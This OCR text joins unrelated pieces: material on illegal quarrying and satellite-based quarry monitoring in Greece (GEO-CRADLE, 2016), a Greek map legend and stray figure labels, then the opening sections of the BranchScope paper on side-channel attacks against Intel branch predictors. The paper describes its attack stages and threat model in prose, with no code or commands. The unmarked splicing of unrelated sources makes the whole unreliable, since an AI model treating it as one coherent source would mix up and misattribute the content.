
In parallel, systematic inspections concerning compliance on environmental issues are carried out by another recently developed national authority of the Ministry of Environment, Climate Change and Energy, the Special Office of Environmental Inspectors. The Environmental Inspector may perform on site inspections on all public or private projects or activities (extraction activities are included), that falls under the regulatory framework for the protection of the environment and may carry out tests and measurements and collect any useful in their opinion data. Their inspections are carried out regardless of any other authority competent to conduct similar audits.

The regulatory framework for environmental inspections is the relevant law and procedures laid down in the Recommendation 2001/331/EC of the Council and European Parliament which adopted the minimum requirements for conducting environmental inspections.

It has to be underlined here that the aggregate resources from Lakka quarry site were used mainly for infrastructure works serving the needs of the local and regional communities. The illegal quarrying activities were carried out for more than 4 decades obviously under the tolerance of the local communities and competent authorities due to the absence of other nearby authorized aggregate quarries in operation at that time

The general plan for the restoration work will involve landscaping of slopes which in some instances are very steep, almost vertical and as high as 18m, posing safety risks to the people. The landscaping of slopes is also imposed by the regulatory framework.

It is anticipated that no planting of trees will be needed since the surrounding area is characterized by low herbaceous vegetation.



Coordinating and integRating state-of-the-art Earth Observation Activities in the regions of North Africa, Middle East and Balkans and Developing Links with GEO related intiatives toward GEOSS

Proposal of pilot studies for T 4.3 „Access to Raw Materials" Part II

Marek Graniczny (EGS – PGI)
Zbigniew Kowalski, Maria Przyłucka (EGS – PGI)
Eleftheria Poyiadji, Aggelatou Vassiliki, Chalkiopoulou Fotini,
Hatzilazaridou Kiki, Stefouli Marianthi (EGS-IGME-Greece)
Christodoulos Hadjigeorgiou (EGS-Cyprus Geological Survey)
Octavian Coltoi (EGS-Romanian Geological Survey)

The Geological Surveys of Europe

Rabat, 17th Oct 2016

Greece Pilot 1

Monitoring of Illegal Quarrying

In spite of an existing legislative framework for Quarrying, some SEE countries are facing problems with illegal quarrying activities. This issue is related to severe economic, social and environmental impacts affecting not only the restricted area where such activities take place, but also wider areas. [Source: Synthesis report of baseline study reports; Activity 3.2 (Illegal quarrying). http://www.sarmaproject.eu/]

Stakeholder Consultation in Greece

The Institute of Geology and Mineral Exploration (IGME) organized a stakeholder consultation event titled: "Sustainable Planning of Aggregates in Greece" within the framework of the SNAP-SEE project in collaboration with the Technical University of Crete. The main purpose of the consultation event was the open collaboration between the stakeholders which are involved in the planning of aggregates in Greece.

Greece Pilot 1

Consultation through GEO-CRADLE

Public Authorities are interested strongly to control and diminish Illegal Quarrying (IQ).
The Ministry of Environment and Energy thinks that this needs to be further regulated and clearly stated. Weaknesses of the existing framework in combination with potential weakness for control “facilitates” illegal activities.

Efficient and consistent monitoring processes and tools will allow better management of quarrying and will mitigate illegal quarrying activities.

Such mobile crushing units are usually operating for “illegal quarrying”

Production of crushed rock aggregates

Greece Pilot 1

Monitoring of Illegal Quarrying

Illegal Quarrying is related almost exclusively with:


1. Quarrying of raw materials for the production of primary crushed rock aggregates;
2. Quarrying of river sands for the production of other primary aggregates;
3. Quarrying of clays for the production of construction items (tiles, bricks);
4. “Illegal activities” related to extractive waste from other activities – abandoned quarries (i.e. marble extraction) for the production of aggregates.

Greece Pilot 1

Monitoring of Illegal Quarrying


Illegal activities, that should be considered as different levels of approach, concern:

1. Illegal activities of a legal quarry (e.g. disposing off extractive waste in forbidden areas). This may concern all types of quarries and mines. In Greece, it's a major issue for marble quarries, due to low recovery percentages (sometimes, as low as 5%);
2. Illegal operation of a quarry, which owns a license that has expired. Consequently, the scale is noticeable;
3. Completely illegal activity out of quarries, where the quantities may be minor and the scale is usually small, difficult to monitor.



Greece Pilot 1


Objectives



Sentinel 2: Velvendos Quarrying Areas Date: 23/7/2016
Area: 12.7 km²


Future use of Earth Observation data & techniques for mapping and monitoring "Quarries":

- ***Selection of suitable sites for quarrying;***
- ***Monitoring reforestation;***
- ***Support land Use planning;***
- ***Monitoring Land cover;***
- ***Monitoring illegal quarrying;***
- ***assess "waste";***
- ***assess possible instabilities;***
- ***support restoration actions.***


THE FORMER YUGOSLAV REPUBLIC OF MACEDONIA
BULGARIA
TURKEY
ADRIATIC SEA
Tirana
ALBANIA
Strait of Otranto
Thessaloniki
Serres
Drama
Kavala
Xanthi
Komotini
Alexandroupoli
Veroia
Katerini
Kozani
Polygyros
Ioannina
Kerkyra (Corfu)
Igoumenitsa
Trikala
Larisa (Larissa)
Volos
Limnos
Lesvos (Lesbos)
Mytilini
Skyros
Lamia
Lefkada (Leucadas)
Chalkida
Evvoia (Euboea)
Izmir
Kefallonia
Ithaki
Patra (Patras)
ATHINA (Athens)
AEGEAN SEA
IONIAN SEA
Ionian Islands
Peiraias (Piraeus)
Agios Dimitrios
Andros
Tinos
Ikaria
Samos
Zakynthos (Zante)
Pyrgos
Korinthos
Ermoupoli
Syros
Kythnos
Paros
Naxos
Tripoli
Kalamata
Milos
Amorgos
Astypalaia
Anafi
Thira
Rodos (Rhodes)
Karpathos
Kasos
Kythira
SEA OF CRETE
Chania
Irakleio
Heraklion
MEDITERRANEAN SEA
Kriti (Crete)
National Capital (3,740,000 in 2001)
over 200,000
over 100,000
over 50,000
other main city
other city
Capital of administrative region
GREECE
0 km 38 76 114 km
© 2009 Ezilon.com All Right Reserved


(A)

(B)




Translational Velocity

(C)



Rotational Rate

(D)



BranchScope: A New Side-Channel Attack on Directional Branch Predictor

Dmitry Evtyushkin
College of William and Mary
devtyushkin@wm.edu

Ryan Riley
Carnegie Mellon University in Qatar
rileyrd@cmu.edu

Nael Abu-Ghazaleh
University of California Riverside
naelag@ucr.edu

Dmitry Ponomarev
Binghamton University
dponomar@binghamton.edu

Abstract

We present *BranchScope* — a new side-channel attack where the attacker infers the direction of an arbitrary conditional branch instruction in a victim program by manipulating the shared directional branch predictor. The directional component of the branch predictor stores the prediction on a given branch (taken or not-taken) and is a different component from the branch target buffer (BTB) attacked by previous work. *BranchScope* is the first fine-grained attack on the directional branch predictor, expanding our understanding of the side channel vulnerability of the branch prediction unit. Our attack targets complex hybrid branch predictors with unknown organization. We demonstrate how an attacker can force these predictors to switch to a simple 1-level mode to simplify the direction recovery. We carry out *BranchScope* on several recent Intel CPUs and also demonstrate the attack against an SGX enclave.

CCS Concepts • **Security and privacy → Side-channel analysis and countermeasures**; **Hardware reverse engineering**;

Keywords Branch Predictor, Attack, Side-channel, SGX, Microarchitecture Security, Timing Attacks, Performance Counters

ACM Reference Format:
Dmitry Evtyushkin, Ryan Riley, Nael Abu-Ghazaleh, and Dmitry Ponomarev. 2018. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *Proceedings of 2018 Architectural Support for Programming Languages and Operating Systems (ASPLOS'18).* ACM, New York, NY, USA, 15 pages. https://doi.org/10.1145/3173162.3173204

ASPLOS'18, March 24–28, 2018, Williamsburg, VA, USA

ACM ISBN ISBN 978-1-4503-4911-6/18/03…$15.00
https://doi.org/10.1145/3173162.3173204

1 Introduction

Modern microprocessors rely on branch prediction units (BPUs) to sustain uninterrupted instruction delivery to the execution pipeline across conditional branches. When multiple processes execute on the same physical core, they share a single BPU. While attractive from utilization and complexity considerations, the sharing potentially opens the door an attacker to manipulate the shared BPU state, create a side-channel, and derive a direction or target of a branch instruction executed by a victim process. Such leakage can compromise sensitive data. For example, when a branch instruction is conditioned on a bit of a secret key, the key bits are leaked directly. This occurs in implementations of exponentiation algorithms [13, 32] and other key mathematical operations [3] of modern cryptographic schemes. The attacker may also change the predictor state, changing its behavior in the victim.

On modern microprocessors, the BPU is composed of two structures: the branch target buffer (BTB) and the directional predictor. Previous work has specifically targeted the BTB to create side channels [1, 3, 21, 35]. In the BTB, the target of a conditional branch is updated only when the branch is taken; this can be exploited to detect whether or not a particular victim branch is taken. The first attack in this area proposed several BTB-based attacks that are based on filling the BTB by the attacker, causing the eviction of entries belonging to the victim. By observing the timing of future accesses [3], the attacker can infer new branches executed by the victim. We describe those attacks and their limitations in the related work section. In other work [21], we recently proposed a side-channel attack on the BTB that creates BTB collisions between the victim and the attacker processes, thus allowing the attacker to discover the location of a particular victim's branch instruction in the address space, bypassing address space layout randomization. Lee et al. [35] built on that work by exploiting the BTB collisions to also discover the direction

of the victim's branch instructions. They demonstrated the attack in kernel space against Intel SGX enclaves.

In this paper, we propose a new micro-architectural side-channel attack, which we call *BranchScope*, that targets the *directional predictor* as the source of information leakage. To the best of our knowledge, *BranchScope* is the first attack exploiting the directional predictor structure, showing that BPUs can be vulnerable even if the BTB is protected. *BranchScope* works by forcing collisions between the attacker and selected victim branches and exploiting these collisions to infer information about the victim branch. This attack has new challenges not present in a BTB attack. In order to achieve collisions, we must overcome the unpredictability of the complex hybrid prediction mechanisms used in modern CPUs. *BranchScope* overcomes this by generating branch patterns that force the branch predictor to select the local one-level prediction even when complex multi-level predictors are present in the processor. Second, after collisions are reliably created, the victim's branch direction can be robustly disclosed by an attacker executing a pair of branches with predefined outcomes, measuring the prediction accuracy of these branches, and correlating this information to the predictor state and thus to the direction of the victim's branch.

We demonstrate *BranchScope* on three recent Intel x86_64 processors — Sandy Bridge, Haswell and Skylake. To perform *BranchScope*, the attacker does not need to reverse-engineer the details of the branch predictor operation, and only needs to perform simple manipulations with the prediction state machines from the user space. We also demonstrate how *BranchScope* can be extended to attack SGX enclaves even if recently-proposed protections are implemented. We show that *BranchScope* can be performed across hyperthreaded cores, advancing previously demonstrated BTB-based attacks which leaked information only between processes scheduled on the same virtual core [21]. This capability relaxes the attacker's process scheduling constraints, allowing a more flexible attack. Finally, we describe countermeasures to prevent the *BranchScope* attack in future systems.

The recent Meltdown [36] and Spectre [34] attacks demonstrated the vulnerability of speculative execution to side-channel attacks, directly impacting the security of current systems and leading to data exfiltration. Branch predictors are critical to these attacks since the attacker must mistrain, or even directly pollute (known as a Branch poisoning attack) the branch predictor to force the predictor to guess the address of the victim selected vulnerable code. The branch poisoning attack presented in Spectre is based on the same basic principle as *BranchScope* — exploiting collisions between different branch instructions in the branch predictor data structures. In this context, we believe that *BranchScope* can provide additional tools for attackers to use speculation to perform more advanced and flexible attacks. As the community considers defenses against these attacks, the vulnerability outlined in *BranchScope* must also be addressed.

In summary, the main contributions and the key results of this paper are:

- We propose *BranchScope* — the first side-channel attack explicitly targeted at extracting sensitive information through the directional branch predictor (as opposed to existing work targeting the Branch Target Buffer). *BranchScope* is not affected by defenses against BTB-based attacks.
- We demonstrate that *BranchScope* works reliably and efficiently *from user space* across three generations of Intel processors in the presence of system noise, with an error rate of less than 1%.
- We show that *BranchScope* can be naturally extended to attack SGX enclaves with even lower error rates than in traditional systems.
- We describe both hardware and software countermeasures to mitigate *BranchScope*, providing branch prediction units that are secure to side channel attacks.

2 Background: Branch Predictor Unit

Modern branch predictors [15, 31, 41, 43, 50] are typically implemented as a composition of a simple one-level bimodal predictor indexed directly by the program counter (we refer to it as the *1-level predictor* [49]), and a gshare-style 2-level predictor [57]. The gshare-like predictor exploits the observation that the branch outcome depends on the results of recent branches, and not only on the address of the branch. A selector table indexed by the branch address identifies which predictor is likely to perform better for a particular branch based on the previous behavior of the predictors. This design combines the best features of both component predictors.

Figure 1 illustrates one possible design of such a hybrid predictor. The 1-level predictor stores its history in the form of a 2-bit saturating counter in a pattern history table (PHT). The gshare predictor has a more complex indexing scheme that combines the program counter with the global history register (GHR). The GHR records the outcomes of the last several branches executed by the program. The branch history information is also stored in the PHT using a 2-bit saturating counter; the only difference between the two predictors is how the PHT is indexed.

If the branch is predicted to be taken, the target address of the branch is obtained from a structure called the Branch Target Buffer (BTB), which is a simple direct mapped cache of addresses that stores the last target address of a branch that maps to each BTB entry. Published side channel attacks (described in Section 11) on the BPU have all targeted the BTB. In contrast, *BranchScope* targets the direction prediction unit of the BPU.




Figure 1. A Combined Branch Predictor

3 Threat Model and Attacker Capabilities

Our attack assumes the existence of a *victim* and a *spy* programs. The *victim* program contains secret information that the *spy* program is trying to infer, without having the authority to access this information directly. The threat model makes three primary assumptions:

- Co-residency on the same physical core: We assume that the *victim* and the *spy* programs are running on the same physical core since the BPU is shared at the virtual core level. Prior work [21] has shown possible techniques for forcing such co-residency.
- Victim slowdown: To perform a high-resolution *BranchScope* attack, where we are able to detect the behavior of an individual execution of a branch, the victim process needs to be slowed down. This slowdown is a common requirement of high-resolution side-channel attacks [26, 33]. Slowing down the victim is an orthogonal issue that can be accomplished by a variety of means, for example by exploiting the Linux scheduler as proposed by Gullasch et al. [26] or performing microarchitectural performance degradation attack [4]. Importantly, in a threat model where a malicious OS is attacking an SGX compartment, the OS can control the scheduling at fine-grain to slow down the victim.
- Triggering victim code execution: We assume that the attacker can initiate code execution of the victim process such that it can force the victim to execute the targeted vulnerable operation at any time. This assumption holds for many applications that are triggered by external input. For example, consider a server that sends out encrypted data; the attacker can trigger a response from this server by sending a request to it. We do not assume that the attacker can observe the contents of the response from the victim.

We believe that these three assumptions hold in a large number of realistic attack scenarios making *BranchScope* a serious threat to modern systems, on par with other side-channel attacks. Later in the paper, we support this claim by demonstrating *BranchScope* on a real SGX-based platform.

4 BranchScope Attack Overview

In this section, we present the an overview of *BranchScope*. We start with background information and a high-level overview of the attack, and then move to the details.

In general, the attack proceeds as follows:

- *Stage 1: Prime the PHT entry.* In this stage, the attacker process primes a targeted PHT entry into a specified state. This priming is accomplished by executing a carefully-selected randomized block of branch instructions. This block is generated one-time, a-priori by the attacker.
- *Stage 2: Victim execution.* Next, the attacker initiates the execution of a branch it intends to monitor within the victim process and waits until the PHT state is changed by the victim's activity.
- *Stage 3: Probe the PHT entry.* Finally, the attacker executes more branch instructions targeting the same PHT entry as the victim while timing them to observe their prediction outcomes. The attacker correlates the prediction outcomes with the state of the PHT to identify the direction of the victim's branch.

The attacker must be able to cause collisions between its branches and the branches of the victim process in the PHT. These collisions, given knowledge of the operation of the predictor, allow the attacker to uncover the direction of the victim's branch. Specifically, by observing the impact of that branch (executed in *stage 2* above) on the prediction accuracy of an attacker's probing branches executed in *stage 3*. If the PHT indexing is strictly determined by the instruction address (as in the 1-level predictor), creating collisions in the PHT between the branches of two processes is straightforward, since the virtual addresses of victim's code are typically not a secret. If address space layout randomization (ASLR) is used to randomize code locations, the attacker can de-randomize using data disclosure [48], or side channel attacks on ASLR [21, 24, 28, 30, 54].

BranchScope requires the following two abilities:

- **Establishing Collisions**. The attack relies on generating collisions within the predictor. Creating collisions is greatly simplified if the predictor in use is the simply indexed 1-level predictor instead of the more complex gshare-like predictor. The attack must force both the attack code and the victim code to use the 1-level predictor.
- **Prime Probe Strategy**. After the attacker forces a collision in the PHT, she still needs to be able to interpret the state of the PHT in order to determine the direction of the victim's branch. Therefore, we need to understand how to prime a particular PHT entry into a desired starting state in *stage 1*. This starting state must enable us to correlate some observable behavior of a probe operation from the attacker in *stage 3* with the direction of the victim's branch.

In the next two sections, we explain how the attacker achieves these two goals.

5 Attack Capability I: Establishing collisions by controlling selection logic

BranchScope's strategy to establish collisions is to force both the spy code and victim code to use the 1-level predictor, which makes the PHT entry used a simple function of the branch address. We start with an experiment that demonstrates how the selection logic works, and then use these observations to force the use of the 1-level predictor for our target branches. We performed these experiments on three recent Intel processors: i5-6200U based on Skylake microarchitecture, i7-4800MQ based on Haswell microarchitecture and i7-2600 based on Sandy Bridge Microarchitecture.

5.1 Understanding the Selection Logic

The selection logic within the hardware attempts to choose the predictor that is more accurate. To gain insight into how this selection operates as the 2-level predictor learns a branch execution pattern we conduct the following experiment. An irregular but repeating sequence of branch outcomes from the same branch instruction cannot be predicted accurately by the simple 1-level predictor since the branch outcome is not a function of the two preceding branches. However, such a sequence is predictable by a 2-level predictor once its history is initialized. To understand how quickly the learning process proceeds and the selection of the gshare-like predictor over the 1-level predictor occurs, we performed the following experiment on two recent Intel processors: i5-6200U based on Skylake microarchitecture, and i7-2600 based on Haswell microarchitecture.

- We initialize an array of 10 bits to a randomly selected state. This bit pattern serves to control whether the branch is taken in our experiment.
- We execute a single branch instruction conditional on the array bits, once for each bit. We repeat the series of branches 20 times in a row and record the total number of incorrect predictions in this branch sequence for each of the iterations. We use hardware performance counters to track prediction, enabling accurate measurement with a resolution of a single branch misprediction.

An 1-level predictor will not be able to predict better than 50% on average, but a gshare style predictor should eventually learn the pattern.

The prediction accuracy from this experiment (averaged over multiple runs) is presented in Figure 2. As seen from the Figure, as the first iteration is executed, the misprediction rate is about 50% (five out of ten branches are mispredicted). This result is expected, since in this stage the 2-level predictor does not have any prior state, while the 1-level predictor is not capable of predicting such patterns in principle. As the branch pattern repeatedly executes, the branch misprediction rate decreases, as more history is accumulated by the 2-level predictor structures. When the branch pattern is repeated about 5 – 7 times, the predictor accuracy approaches 100% and stays at that value. Both CPUs demonstrated similar behavior, with the Skylake processor learning the pattern slightly faster.

These results indicate that eventually (after 5-7 iterations, or 50-70 executions of the branch) for this pattern, the 2-level predictor is used exclusively. However, when the branch is first encountered, either the 1-level or 2-level predictor is used but is not predicting effectively.

